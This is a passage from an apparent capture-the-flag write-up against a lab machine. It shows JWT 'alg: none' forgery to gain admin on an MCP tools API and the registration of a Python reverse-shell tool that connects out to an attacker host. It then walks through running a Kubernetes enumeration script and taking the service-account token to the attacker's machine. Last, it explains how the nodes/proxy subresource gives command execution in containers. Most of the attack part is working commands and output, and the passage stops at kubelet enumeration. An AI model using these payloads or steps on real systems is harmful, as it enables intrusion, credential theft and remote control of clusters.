 Now it works perfectly!
 We notice here three things:
/docsendpoint, this will help us build the requestsPOSTrequests to/api/v1/toolsrequires admin privs- One of the supported algorithms for JWT is
noneso we can tamper any JWT we want :)
MCP API JWT Algorithm Confusion (alg: none)
Let’s start by check /docs to see how can we use the api.
 As we can we it’s a standard Swagger UI, let’s try and get a JWT now using the documentation
❯ curl -X 'POST' \
  'http://240.0.0.1:30080/api/v1/auth' \
  -H 'accept: application/json' \
  -H 'Content-Type: application/json' \
  -d '{
  "username": "langflow-bot",
  "password": "Langfl0w@mcp2026!"
}'


{"access_token":"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJsYW5nZmxvdy1ib3QiLCJyb2xlIjoidXNlciJ9.RenGdHutrKPCOWjwYSJex8C_uMSmy7I8AMkhmTwf9Ps","token_type":"bearer"}
Now let’s take this JWT token and see what it has, for this step I used this website
 let’s now change the alg to none and role to
 admin:

Note: the website doesnt put a trailing
.in the end when we use alg=none so don’t forget to add it yourself
RCE via MCP Tool Registration & Execution
Now let’s register a tool so we can use it with the mcp, we will find the format in the Swagger UI
Register Tool
❯ curl -X 'POST' \
  'http://240.0.0.1:30080/api/v1/tools' \
  -H 'accept: application/json' \
  -H "Authorization: Bearer $JWT" \
  -H 'Content-Type: application/json' \
  -d '{
  "name": "anan-shell",
  "description": "0xAnan is a tensai!",
  "inputSchema": {
    "additionalProp1": {}
  },
  "code": "import socket,os,pty\npid=os.fork()\nif pid>0:\n import sys;sys.exit(0)\nos.setsid()\npid=os.fork()\nif pid>0:\n import sys;sys.exit(0)\ns=socket.socket()\ns.connect((\"10.10.16.28\",6969))\n[os.dup2(s.fileno(), i) for i in(0,1,2)]\npty.spawn(\"/bin/sh\")"
}'


{"status":"registered","name":"anan-shell"}
I used this python reverse shell so it forks out of the running process and give us presistence so even if the main process (mcp call) closed our shell will stay up.
Now let’s run our tool from the mcp endpoint:
Use MCP
 In mcp’s documentation this is how we call tools so let’s try it
❯ curl -X 'POST' \
  'http://240.0.0.1:30080/mcp' \
  -H 'accept: application/json' \
  -H "Authorization: Bearer $JWT" \
  -H 'Content-Type: application/json' \
  -d '{
  "jsonrpc": "2.0",
  "id": 2,
  "method": "tools/call",
  "params": {
    "name": "anan-shell",
    "arguments": {
    }
  }
}'


{"jsonrpc":"2.0","id":2,"result":{"content":[{"type":"text","text":""}],"isError":false}}

And we got the shell!
Kubernetes Enumeration & Privilege Escalation (Root)
In-Pod Reconnaissance & SA Token Extraction
Now it looks like we’re inside a pod so let’s start enumerating it, I like this bash script for quickly finding interesting things so let’s upload it there and run it

mcp@mcp-server-54464cb475-29ztf:/tmp$ ls
k8s-pod-enum.sh
mcp@mcp-server-54464cb475-29ztf:/tmp$ bash k8s-pod-enum.sh

    ██╗  ██╗ █████╗ ███████╗    ██████╗  ██████╗ ██████╗     ███████╗███╗   ██╗██╗   ██╗███╗   ███╗
    ██║ ██╔╝██╔══██╗██╔════╝    ██╔══██╗██╔═══██╗██╔══██╗    ██╔════╝████╗  ██║██║   ██║████╗ ████║
    █████╔╝ ╚█████╔╝███████╗    ██████╔╝██║   ██║██║  ██║    █████╗  ██╔██╗ ██║██║   ██║██╔████╔██║
    ██╔═██╗ ██╔══██╗╚════██║    ██╔═══╝ ██║   ██║██║  ██║    ██╔══╝  ██║╚██╗██║██║   ██║██║╚██╔╝██║
    ██║  ██╗╚█████╔╝███████║    ██║     ╚██████╔╝██████╔╝    ███████╗██║ ╚████║╚██████╔╝██║ ╚═╝ ██║
    ╚═╝  ╚═╝ ╚════╝ ╚══════╝    ╚═╝      ╚═════╝ ╚═════╝     ╚══════╝╚═╝  ╚═══╝ ╚═════╝ ╚═╝     ╚═╝

    In-Pod Kubernetes Enumeration v1.0.0 by Ahrixia
    For compromised containers - LinPEAS Style


╔══════════════════════════════════════════════════════════════════╗
║ TOOL CHECK
╚══════════════════════════════════════════════════════════════════╝
[-] kubectl not found
[✓] curl found

╔══════════════════════════════════════════════════════════════════╗
║ SERVICE ACCOUNT TOKEN CHECK
╚══════════════════════════════════════════════════════════════════╝
[!!!] Service Account token found!
Path: /var/run/secrets/kubernetes.io/serviceaccount/token
Token (first 50 chars): eyJhbGciOiJSUzI1NiIsImtpZCI6ImFQRTZ5R3JrSUpadmdid1...

━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━
▶ Token Details (JWT Payload)
━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━
Service Account: mcp-sa
Namespace: default
Pod Name: mcp-server-54464cb475-29ztf
Node Name: fireflow
Full Identity: system:serviceaccount:default:mcp-sa
Expires: Fri Jul 23 17:13:37 UTC 2027
    └─➤ TIP: Use this token to authenticate to the API server
    └─➤ CMD: export TOKEN=$(cat /var/run/secrets/kubernetes.io/serviceaccount/token)
[✓] CA certificate found at /var/run/secrets/kubernetes.io/serviceaccount/ca.crt
[✓] Namespace: default

╔══════════════════════════════════════════════════════════════════╗
║ API SERVER DETECTION
╚══════════════════════════════════════════════════════════════════╝
[✓] API Server from env: https://10.43.0.1:443
[✓] API Server reachable

{
  "kind": "Status",
  "apiVersion": "v1",
  "metadata": {},
  "status": "Failure",
  "message": "Unauthorized",
  "reason": "Unauthorized",
  "code": 401
}
╔══════════════════════════════════════════════════════════════════╗
║ PERMISSION ENUMERATION (API)
╚══════════════════════════════════════════════════════════════════╝

━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━
▶ Self Subject Rules Review
━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━
[✓] Got permissions from API

╔══════════════════════════════════════════════════════════════════╗
║ NAMESPACE ENUMERATION
╚══════════════════════════════════════════════════════════════════╝

╔══════════════════════════════════════════════════════════════════╗
║ POD ENUMERATION
╚══════════════════════════════════════════════════════════════════╝

╔══════════════════════════════════════════════════════════════════╗
║ SECRET ENUMERATION
╚══════════════════════════════════════════════════════════════════╝

╔══════════════════════════════════════════════════════════════════╗
║ SERVICE ACCOUNT ENUMERATION
╚══════════════════════════════════════════════════════════════════╝

╔══════════════════════════════════════════════════════════════════╗
║ CRONJOB ENUMERATION
╚══════════════════════════════════════════════════════════════════╝

╔══════════════════════════════════════════════════════════════════╗
║ CONTAINER ESCAPE VECTORS
╚══════════════════════════════════════════════════════════════════╝

━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━
▶ Checking host mounts
━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━

━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━
▶ Capabilities (from /proc)
━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━
CapInh:	0000000000000000
CapPrm:	0000000000000000
CapEff:	0000000000000000
CapBnd:	00000000a80425fb
CapAmb:	0000000000000000

━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━
▶ Host Filesystem Access
━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━

╔══════════════════════════════════════════════════════════════════╗
║ CLOUD METADATA CHECK
╚══════════════════════════════════════════════════════════════════╝

━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━
▶ AWS Metadata
━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━

━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━
▶ GCP Metadata
━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━

━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━
▶ Azure Metadata
━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━

╔══════════════════════════════════════════════════════════════════╗
║ NETWORK ENUMERATION
╚══════════════════════════════════════════════════════════════════╝

━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━
▶ Network Interfaces
━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━
Inter-|   Receive                                                |  Transmit
 face |bytes    packets errs drop fifo frame compressed multicast|bytes    packets errs drop fifo colls carrier compressed
    lo:       0       0    0    0    0     0          0         0        0       0    0    0    0     0       0          0
  eth0: 1855491   14385    0    0    0     0          0         0  2392095   12157    0    0    0     0       0          0

━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━
▶ Listening Ports
━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━

━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━
▶ Internal Services
━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━

╔══════════════════════════════════════════════════════════════════╗
║ SUMMARY & NEXT STEPS
╚══════════════════════════════════════════════════════════════════╝
Recommended Actions:

[1] EXTRACT TOKEN FOR EXTERNAL USE
    cat /var/run/secrets/kubernetes.io/serviceaccount/token
    # Use with kubectl --token=<token> from attacker machine

═══════════════════════════════════════════════════════════════════
                    Enumeration Complete
═══════════════════════════════════════════════════════════════════
We found a service account token! this is really good as it will allow us to enumerate the node and maybe compromise it.
 Now we have a reverse shell inside a Kubernetes pod (
mcp-server) via Penelope and have exfiltrated the pod’s service account files to our machine.
These files are auto-mounted into every K8s pod at /var/run/secrets/kubernetes.io/serviceaccount/, they allow us to authenticate to the K8s API as the pod’s service account (mcp-sa).
- token — A JWT that authenticates us as
system:serviceaccount:default:mcp-sa - ca.crt — The cluster’s CA certificate, needed to verify TLS to the API server
- namespace — The namespace the pod runs in (
default)
API Server Port Forwarding & Kubeconfig Setup
We now have to port forward the K8s API server to our machine, the K8s API server is at 10.43.0.1:443
ClusterIP only reachable from inside the cluster network. We can’t hit it directly from our attacker machine. We need to tunnel through our existing shell.
 Now
Now localhost:6443 on our machine reaches the K8s API through the compromised pod.
Before interacting with the API we need to create a kubeconfig file, it’s a YAML config that bundles the server address, CA cert, and authentication token into one file. We will build one pointing at our port-forwarded API.
❯ ls
ca.crt  namespace  token


❯ export TOKEN=$(cat token)

kubectl config set-cluster fireflow \
  --server=https://127.0.0.1:6443 \
  --certificate-authority=$(pwd)/ca.crt \
  --embed-certs=true \
  --kubeconfig=kubeconfig.yaml

kubectl config set-credentials mcp-sa \
  --token="$TOKEN" \
  --kubeconfig=kubeconfig.yaml

kubectl config set-context fireflow \
  --cluster=fireflow --user=mcp-sa --namespace=default \
  --kubeconfig=kubeconfig.yaml

kubectl config use-context fireflow \
  --kubeconfig=kubeconfig.yaml

Cluster "fireflow" set.
User "mcp-sa" set.
Context "fireflow" created.
Switched to context "fireflow".
Abuse of nodes/proxy GET Subresource (RCE Vector)
Now we’re set let’s start by enumerating our service account’s permissions
❯ kubectl --kubeconfig=kubeconfig.yaml auth can-i --list

Resources                                       Non-Resource URLs                      Resource Names   Verbs
selfsubjectreviews.authentication.k8s.io        []                                     []               [create]
selfsubjectaccessreviews.authorization.k8s.io   []                                     []               [create]
selfsubjectrulesreviews.authorization.k8s.io    []                                     []               [create]
                                                [/.well-known/openid-configuration/]   []               [get]
                                                [/.well-known/openid-configuration]    []               [get]
                                                [/api/*]                               []               [get]
                                                [/api]                                 []               [get]
                                                [/apis/*]                              []               [get]
                                                [/apis]                                []               [get]
                                                [/healthz]                             []               [get]
                                                [/healthz]                             []               [get]
                                                [/livez]                               []               [get]
                                                [/livez]                               []               [get]
                                                [/openapi/*]                           []               [get]
                                                [/openapi]                             []               [get]
                                                [/openid/v1/jwks/]                     []               [get]
                                                [/openid/v1/jwks]                      []               [get]
                                                [/readyz]                              []               [get]
                                                [/readyz]                              []               [get]
                                                [/version/]                            []               [get]
                                                [/version/]                            []               [get]
                                                [/version]                             []               [get]
                                                [/version]                             []               [get]
nodes/proxy                                     []                                     []               [get]
This command lists every permission the current identity ( mcp-sa ) has in the cluster, which resources it can access and what verbs (get, list, create, delete, etc.) are allowed. It’s the first thing you check after getting a SA token.
Without any further enum we hit the jackpot!
nodes/proxy is a special K8s subresource that lets us proxy HTTP requests through the API server directly to the kubelet on a node. With get permission on nodes/proxy, we can hit:
/api/v1/nodes/<node-name>/proxy/<any-kubelet-endpoint>This means the API server acts as a pass-through to the kubelet. we’re effectively talking to kubelet:10250 through the API server on port 443.
Here’s some of the important endpoints we can use:
| Kubelet Endpoint | What it does |
|---|---|
/pods | List all pods on the node |
/exec/<ns>/<pod>/<container> | Execute commands in any container |
/run/<ns>/<pod>/<container> | Run a command (simpler, non-interactive) |
/configz | Kubelet configuration |
/logs/ | Node log files |
| In other words nodes/proxy GET = RCE in any container on that node, without needing pods/exec permission, it completely bypasses the normal kubectl exec RBAC check. | |
| You can read this blog to know more about this topic |
Kubelet Enumeration (Port 10250)
